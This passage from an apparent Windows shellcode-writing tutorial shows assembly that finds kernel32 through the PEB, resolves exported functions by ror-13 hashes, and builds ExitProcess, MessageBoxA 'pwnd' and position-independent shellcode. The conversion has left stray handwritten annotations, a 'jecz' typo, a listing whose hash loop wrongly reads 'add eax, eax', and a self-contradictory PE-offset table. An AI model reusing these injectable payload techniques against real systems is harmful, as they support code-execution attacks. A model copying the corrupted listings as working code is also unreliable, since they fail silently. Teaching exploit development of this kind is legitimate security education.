
find_function_loop:
    jecxz find_function_finished          ; Jump to the end if ecx is 0
    dec  ecx                               ; Decrement our names counter
    ③ mov  esi, [ebx + ecx * 4]             ; Store the relative offset of the name
    add  esi, ebp                          ; Set esi to the VMA of the current name
```

### Finding Export Directory Table VMA

We start saving all the register values on the stack as they will all be clobbered by our ASM code (*pushad*). We then save the *kernel32* base address returned in *EDI* by *find\_kernel32*, into *EBP*. (*EBP* will be used for all the VMAs calculations).




As seen below, we proceed identifying the offset value needed to reach the PE signature<sup>25</sup> ("mov eax,[ebp + 3ch]")



Offset	Hex	ASCII	DOS EXE Signature
0+2	9000	DW 0090	DOS_PartPag = 90 (144.)
0+4	0300	DW 0003	DOS_PageCnt = 3
0+6	0000	DW 0000	DOS_RelCnt = 0
0+8	0400	DW 0004	DOS_HdrSize = 4
0+A	0000	DW 0000	DOS_MinMem = 0
0+C	FFFF	DW FFFF	DOS_MaxMem = FFFF (65535.)
0+E	0000	DW 0000	DOS_RelOSS = 0
0+10	B800	DW 00B8	DOS_ExeSP = B8
0+12	0000	DW 0000	DOS_ChkSum = 0
0+14	0000	DW 0000	DOS_ExeIP = 0
0+16	0000	DW 0000	DOS_RelOCS = 0
0+18	4000	DW 0040	DOS_TableOff = 40
0+1A	0000	DW 0000	DOS_Overlay = 0
0+1C	00	DB 00	
0+1D	00	DB 00	
0+1E	00	DB 00	
0+1F	00	DB 00	
0+20	00	DB 00	
0+21	00	DB 00	
0+22	00	DB 00	
0+23	00	DB 00	
0+24	00	DB 00	
0+25	00	DB 00	
0+26	00	DB 00	
0+27	00	DB 00	
0+28	00	DB 00	
0+29	00	DB 00	
0+2A	00	DB 00	
0+2B	00	DB 00	
0+2C	00	DB 00	
0+2D	00	DB 00	
0+2E	00	DB 00	
0+2F	00	DB 00	
0+30	00	DB 00	
0+31	00	DB 00	
0+32	00	DB 00	
0+33	00	DB 00	
0+34	00	DB 00	
0+35	00	DB 00	
0+36	00	DB 00	
0+37	00	DB 00	
0+38	00	DB 00	
0+39	00	DB 00	
0+3A	00	DB 00	
0+3B	00	DB 00	
0+3C	00	DB 00	
0+3D	00	DB 00	
0+3E	00	DB 00	
0+3F	00	DB 00	
0+40	EB 00 00 00	DD 000000E8	Offset to PE signature
0+41	0E	DB 0E	
0+42	1F	DB 1F	

Figure 30: PE Signature

<sup>25</sup>The PE header starts with the 4-byte signature "PE" followed by two nulls.



We then proceed by fetching the *Export Table* relative offset (“*mov edi, [ebp + eax + 78h]*”) and calculating its absolute address (“*add edi, ebp*”), as seen below.





Figure 31: Export Table Offset

From the Export Directory Table VMA, we fetch the total number of the exported functions (“*mov ecx, [edi + 18h]*”, *ECX* will be used as a counter) and the RVA of the *export-names* array which is then added to the *kernel32* base address to obtain its VMA (“*mov ebx, [edi + 20h]*; *add ebx, ebp*”).





The `find_function` loop is then started and checks if `ECX` is zero, if this condition is true then the requested symbol was not resolved properly and we are going to return to the caller.

```

find_function:
    pushad                                ; Save all registers
    mov  ebp, edi                          ; Take the base address of kernel32 and
                                        ; put it in ebp
    mov  eax, [ebp + 3ch]                  ; Offset to PE Signature VMA
    mov  edi, [ebp + eax + 78h]            ; Export table relative offset
    add  edi, ebp                          ; Export table VMA
    mov  ecx, [edi + 18h]                  ; Number of names
    mov  ebx, [edi + 20h]                  ; Names table relative offset
    add  ebx, ebp                          ; Names table VMA

find_function_loop:
    jecz find_function_finished           ; Jump to the end if ecx is 0
    dec  ecx                               ; Decrement our names counter
    mov  esi, [ebx + ecx * 4]              ; Store the relative offset of the name
    add  esi, ebp                          ; Set esi to the VMA of the current name

```

Finding Export Directory Table VMA

`ECX` is immediately decreased (array indexes start from zero). The  $i^{th}$  function's relative offset is fetched ("`mov esi, [ebx + ecx * 4]`") and then turned into an absolute address. The following drawing shows an example of how the VMA of the third function name `AddAtomW` is retrieved (`ECX=2`).

### Export Names Array





Figure 32: Retrieving the third Function Name VMA in Export Names Array, `ECX=2`



## Computing Function Names Hashes

At this point the *ESI* register points to the  $i^{\text{th}}$  function name and the routines responsible for computing hashes are started:

```
compute_hash:
    ④ xor    eax, eax           ; Zero eax
      cdq                    ; Zero edx
      cld                    ; Clear direction
compute_hash_again:
    lodsb                   ; Load the next byte from esi into al
    test al, al             ; Test ourselves.
    jz   compute_hash_finished ; If the ZF is set, we've hit the null term
    ror  edx, 0dh           ; Rotate edx 13 bits to the right
    add  edx, eax           ; Add the new byte to the accumulator
    jmp  compute_hash_again  ; Next iteration
compute_hash_finished:
find_function_compare:
[...]
```

*Compute Function Names Hash Routines*

Both the *EAX* and *EDX* registers are first zeroed and the direction flag is cleared<sup>26</sup> to loop forward in the string operations<sup>27</sup>. The loop begins and byte by byte the 4 byte hash is computed and stored in the *EDX* register, which acts as an accumulator. At each iteration a check on the *AL* register is performed ("test al, al") to see if the string has reached the termination null byte. If this is the case, we jump to the beginning of the *find\_function\_compare* (via *compute\_hash\_finished* label) procedure.

But how does the hash function exactly work? Let's take a closer look at the three following instructions:

```
1. lodsb
[...]
```

1. lodsb
2. ror edx, 0dh
3. add edx, eax


*ASM Function Name Hashing*

<sup>26</sup>In assembly, the *cld* instruction stands for "clear direction flag". Clearing direction flag will cause the string instructions done forward. The opposite command is *std* which stands for "set direction flag".

<sup>27</sup>*cdq* instruction converts a double word into a quadword by means of sign extension. Sign extension means that the sign bit in *eax* (bit 31), is copied to all bits in *edx*. The *eax* register is the source and the register pair *edx:eax* is the destination. The *cdq* instruction is needed before the *idiv* instruction because the *idiv* instruction divides the 64 bit value held in *edx:eax* by a 32 bit value held in another register. The result of the division is the quotient, which is returned in *eax* and the remainder which is returned in *edx*.







Ok let's try it computing the "ExitProcess" function name:

```
root@bt # ./hash_func_name.py ExitProcess
0x73e2d87e
```

*PyHashing Function Names*

We will use the hash computed (0x73e2d87e) to resolve its symbol inside *kernel32.dll*. Take time to play with the above script, to better understand the hashing algorithm used in the Export Directory Table Method.


### Fetching Function's VMA

We are almost there! Every time a hash is computed, *find\_function\_compare* is called through the *jz compute\_hash\_finished*, to compare it to the hash previously pushed on the stack as a reference.

```
compute_hash:
    xor    eax, eax                ; Zero eax
    cdq                                ; Zero edx
    cld                                ; Clear direction
compute_hash_again:
    lodsb                            ; Load the next byte from esi into al
    test   al, al                  ; Test ourselves.
    jz     compute_hash_finished    ; If the ZF is set, we've hit the null term
    ror    edx, 0dh                ; Rotate edx 13 bits to the right
    add    edx, eax                ; Add the new byte to the accumulator
    jmp    compute_hash_again       ; Next iteration
compute_hash_finished:
find_function_compare:
    cmp    edx, [esp + 28h]         ; Compare the computed hash with the
                                    ; requested hash
    jnz    find_function_loop       ; No match, try the next one.
    mov    ebx, [edi + 24h]         ; Ordinals table relative offset
    add    ebx, ebp                 ; Ordinals table VMA
    mov    cx, [ebx + 2 * ecx]      ; Extrapolate the function's ordinal
    mov    ebx, [edi + 1ch]        ; Address table relative offset
    add    ebx, ebp                 ; Address table VMA
    mov    eax, [ebx + 4 * ecx]     ; Extract the relative function offset
                                    ; from its ordinal
    add    eax, ebp                 ; Function VMA
    mov    [esp + 1ch], eax         ; Overwrite stack version of eax
                                    ; from pushad
find_function_finished:
    popad                            ; Restore all registers
    ret                                ; Return
```

*Compute Function Names Hash Routines*





If the hash matches, we fetch the ordinals array absolute address (“*mov ebx, [edi + 24h]; add ebx, ebp*”) and extrapolate the function’s ordinal (“*mov cx, [ebx + 2 \* ecx]*”). The method is similar to the one used to fetch the function’s name address; the only difference is that ordinals are two bytes in size. Once again, with a similar method, we get the VMA of the addresses array (“*mov ebx, [edi + 1ch]; add ebx, ebp*”), extract the relative function offset from its ordinal (*mov eax, [ebx + 4 \* ecx]*), make it absolute and place it onto the stack replacing the old *EAX* value before popping all registers with the “*popad*” instruction.

The following example shows the whole process of searching for the *ExitProcess* function address. Once the symbol has been resolved we call the function to cleanly exit from the process. Now let's compile the ASM code and follow the whole process with OllyDbg to understand the method described above.

```
.386                                     ; enable 32bit programming features
.model flat, stdcall                       ; flat model programming/stdcall convention(9)
assume fs:flat

.data                                     ; start data section

.code                                     ; start code section

start:
    jmp entry
entry:
    sub    esp, 60h
    mov    ebp, esp
    call   find_kernel32

    push  73e2d87eh                        ;ExitProcess hash
    push  edi
    call  find_function
    xor   ecx, ecx                          ;Zero ecx
    push  ecx                               ;Exit Reason
    call  eax                               ;ExitProcess
find_kernel32:
    xor   eax, eax
    mov   eax, fs:[eax+30h]
    mov   eax, [eax+0ch]
    mov   esi, [eax+1ch]
    lodsd
    mov   edi, [eax+08h]
    ret
find_function:
    pushad                                ; Save all registers
    mov   ebp, edi                         ; Take the base address of kernel32 and
                                           ; put it in ebp
    mov   eax, [ebp + 3ch]                  ; Offset to PE Signature VMA
    mov   edi, [ebp + eax + 78h]           ; Export table relative offset
    add   edi, ebp                          ; Export table VMA
    mov   ecx, [edi + 18h]                  ; Number of names
    mov   ebx, [edi + 20h]                  ; Names table relative offset
    add   ebx, ebp                          ; Names table VMA
find_function_loop:
    jecxz find_function_finished           ; Jump to the end if ecx is 0
    dec   ecx                               ; Decrement our names counter
    mov   esi, [ebx + ecx * 4]              ; Store the relative offset of the name
    add   esi, ebp                          ; Set esi to the VMA of the current name
```






```
compute_hash:
    xor    eax, eax                ; Zero eax
    cdq                                ; Zero edx
    cld                                ; Clear direction
compute_hash_again:
    lodsb                            ; Load the next byte from esi into al
    test  al, al                    ; Test ourselves.
    jz    compute_hash_finished     ; If the ZF is set, we've hit the null term
    ror   edx, 0dh                  ; Rotate edx 13 bits to the right
    add  eax, eax                    ; Add the new byte to the accumulator
    jmp  compute_hash_again         ; Next iteration
compute_hash_finished:
find_function_compare:
    cmp   edx, [esp + 28h]          ; Compare the computed hash with the
                                        ; requested hash
    jnz   find_function_loop        ; No match, try the next one.
    mov  ebx, [edi + 24h]           ; Ordinals table relative offset
    add  ebx, ebp                    ; Ordinals table VMA
    mov  cx, [ebx + 2 * ecx]        ; Extrapolate the function's ordinal
    mov  ebx, [edi + 1ch]          ; Address table relative offset
    add  ebx, ebp                    ; Address table VMA
    mov  eax, [ebx + 4 * ecx]       ; Extract the relative function offset
                                        ; from its ordinal
    add  eax, ebp                    ; Function VMA
    mov  [esp + 1ch], eax           ; Overwrite stack version of eax
                                        ; from pushad
find_function_finished:
    popad                            ; Restore all registers
    ret                                ; Return
end start
END
```

*ExitProcess shellcode ASM code*

## Exercise

- 1) Repeat the required steps in order to fully understand how to resolve symbols once kernel32 base address has been obtained.





## MessageBox Shellcode

Now that we grasp the theory, we are going to write a custom *MessageBox* shellcode using the following steps:

- Find *kernel32.dll* base address
- Resolve *ExitProcess* symbol
- Resolve *LoadLibraryA* symbol
- Load *user32.dll* in process memory space
- Resolve *MessageBoxA* function within *user32.dll*
- Call our function showing "pwnd" in a message box
- Exit from the process

Make sure any ASCII strings are NULL terminated.

Here is presented the ASM code for the new version of the shellcode:

```
.386                                     ; enable 32bit programming features
.model flat, stdcall                       ; flat model programming/stdcall convention(9)
assume fs:flat

.data                                     ; start data section
.code                                     ; start code section

start:
    jmp entry

entry:
    sub esp, 60h
    mov ebp, esp
    call find_kernel32


resolve_symbols_kernel32:                ;edi -> kernel32.dll base
    ; Resolve LoadLibraryA
    push 0ec0e4e8h                         ;LoadLibraryA hash
    push edi
    call find_function
    mov [ebp + 10h], eax                   ;store function addy on stack

    ; Resolve ExitProcess
    push 73e2d87eh                         ;ExitProcess hash
    push edi
    call find_function
    mov [ebp + 1ch], eax                   ;store function addy on stack

resolve_symbols_user32:                  ;Load user32.dll in memory
    xor eax, eax
```

↳ EIP King Business Address





```

mov ax, 3233h
push eax
push 72657375h
push esp
call dword ptr [ebp + 10h]
mov edi, eax
; Resolve MessageBoxA
push 0bc4da2a8h
push edi
call find_function
mov [ebp + 18h], eax
;store function addy on stack

exec_shellcode:
; Call "pwnd" MessageBoxA
xor eax, eax
push eax
push 646e7770h
push esp
pop ecx
; Push MessageBoxA args in reverse order
push eax
push ecx
push ecx
push eax
; Call MessageBoxA
call dword ptr [ebp + 18h]
; Call ExitProcess
xor ecx, ecx
push ecx
call dword ptr [ebp + 1ch]

find_kernel32:
xor eax, eax
mov eax, fs:[eax+30h]
mov eax, [eax+0ch]
mov esi, [eax+1ch]
lodsd
mov edi, [eax+08h]
ret

find_function:
pushad
mov ebp, edi
mov eax, [ebp + 3ch]
mov edi, [ebp + eax + 78h]
add edi, ebp
mov ecx, [edi + 18h]
mov ebx, [edi + 20h]
add ebx, ebp

find_function_loop:
jecxz find_function_finished
dec ecx
mov esi, [ebx + ecx * 4]
add esi, ebp

compute_hash:
xor eax, eax

```


*user32 with null*

*Edi is used by find function => see Address*

*input edi = base, output = eax*

*Whatever*





```

cdq                                ; Zero edx
cld                                ; Clear direction

compute_hash_again:
  lodsb                            ; Load the next byte from esi into al
  test al, al                      ; Test ourselves.
  jz compute_hash_finished        ; If the ZF is set, we've hit the null term
  ror edx, 0dh                    ; Rotate edx 13 bits to the right
  add edx, eax                    ; Add the new byte to the accumulator
  jmp compute_hash_again         ; Next iteration

compute_hash_finished:
find_function_compare:
  cmp edx, [esp + 28h]            ; Compare the computed hash with the
                                ; requested hash
  jnz find_function_loop         ; No match, try the next one.
  mov ebx, [edi + 24h]           ; Ordinals table relative offset
  add ebx, ebp                   ; Ordinals table VMA
  mov cx, [ebx + 2 * ecx]        ; Extrapolate the function's ordinal
  mov ebx, [edi + 1ch]           ; Address table relative offset
  add ebx, ebp                   ; Address table VMA
  mov eax, [ebx + 4 * ecx]       ; Extract the relative function offset
                                ; from its ordinal
  add eax, ebp                   ; Function VMA
  mov [esp + 1ch], eax           ; Overwrite stack version of eax
                                ; from pushad

find_function_finished:
  popad                          ; Restore all registers
  ret                            ; Return

end start

END

MessageBox Shellcode ASM code

```

There are a couple of new things in the above shellcode to note:


- We loaded *user32.dll* in memory by pushing its name on the stack and then invoking *LoadLibraryA*;
- We pushed on to the stack all the *MessageBox* arguments before calling the function itself. The *MessageBoxA* function has the following prototype:

```

int MessageBox(
    HWND hWnd,                // Owner Window
    LPCTSTR lpText,           // Message
    LPCTSTR lpCaption,        // Caption
    UINT uType                // Behaviour (default: OK)
);

MessageBox Prototype

```



## Exercise

- 1) Compile the above ASM code and follow the shellcode through the debugger.

BlackHat Vegas 2009





## Position Independent Shellcode (PIC)

Our shellcode seems ok, but there's a problem that you might have noticed, we have some null bytes in the ASM code due to the "call find\_function" opcodes (*E8 XX000000*). To avoid the null bytes, we are going to use a technique which allows us to write a piece of code that doesn't care about where it will be loaded. The ASM code will be *position independent* in order to be able to be injected anywhere in memory.

The technique exploits the fact that a call to a function located in a lower address doesn't contain null bytes and moreover it pushes on to the stack the address ahead of the call instruction itself. A "pop reg32" will then fetch an absolute address that will be used as a "base address" in the shellcode.




Figure 33: NULL bytes in shellcode

```


find_function_shorten:
    jmp find_function_shorten_bnc
find_function_ret:
    pop esi
    sub esi, 0xxh
find_function:
    [...] ; 0xxh bytes length
find_function_shorten_bnc:
    call find_function_ret

```

*Position Independent Code*

In the above code the *ESI* register will contain a *find\_function* absolute address that can then be used in following calls within the shellcode.





Below we can see how this follows the modified version of *MessageBoxA* in which we applied the PIC technique:

```
.386 ; enable 32bit programming features
.model flat, stdcall ; flat model programming/stdcall convention(9)
assume fs:flat

.data ; start data section

.code ; start code section

start:
    jmp entry

entry:
    sub esp, 60h
    mov ebp, esp

find_kernel32:
    xor eax, eax
    mov eax, fs:[eax+30h]
    mov eax, [eax+0ch]
    mov esi, [eax+1ch]
    lodsd
    mov edi, [eax+08h]

find_function_shorten:
    jmp find_function_shorten_bnc
find_function_ret:
    pop esi
    sub esi, 050h
    jmp resolve_symbols_kernel32


find_function:
    pushad ; Save all registers
    mov ebp, edi ; Take the base address of kernel32 and
                ; put it in ebp
    mov eax, [ebp + 3ch] ; Offset to PE Signature VMA
    mov edi, [ebp + eax + 78h] ; Export table relative offset
    add edi, ebp ; Export table VMA
    mov ecx, [edi + 18h] ; Number of names
    mov ebx, [edi + 20h] ; Names table relative offset
    add ebx, ebp ; Names table VMA

find_function_loop:
    jecxz find_function_finished ; Jump to the end if ecx is 0
    dec ecx ; Decrement our names counter
    mov esi, [ebx + ecx * 4] ; Store the relative offset of the name
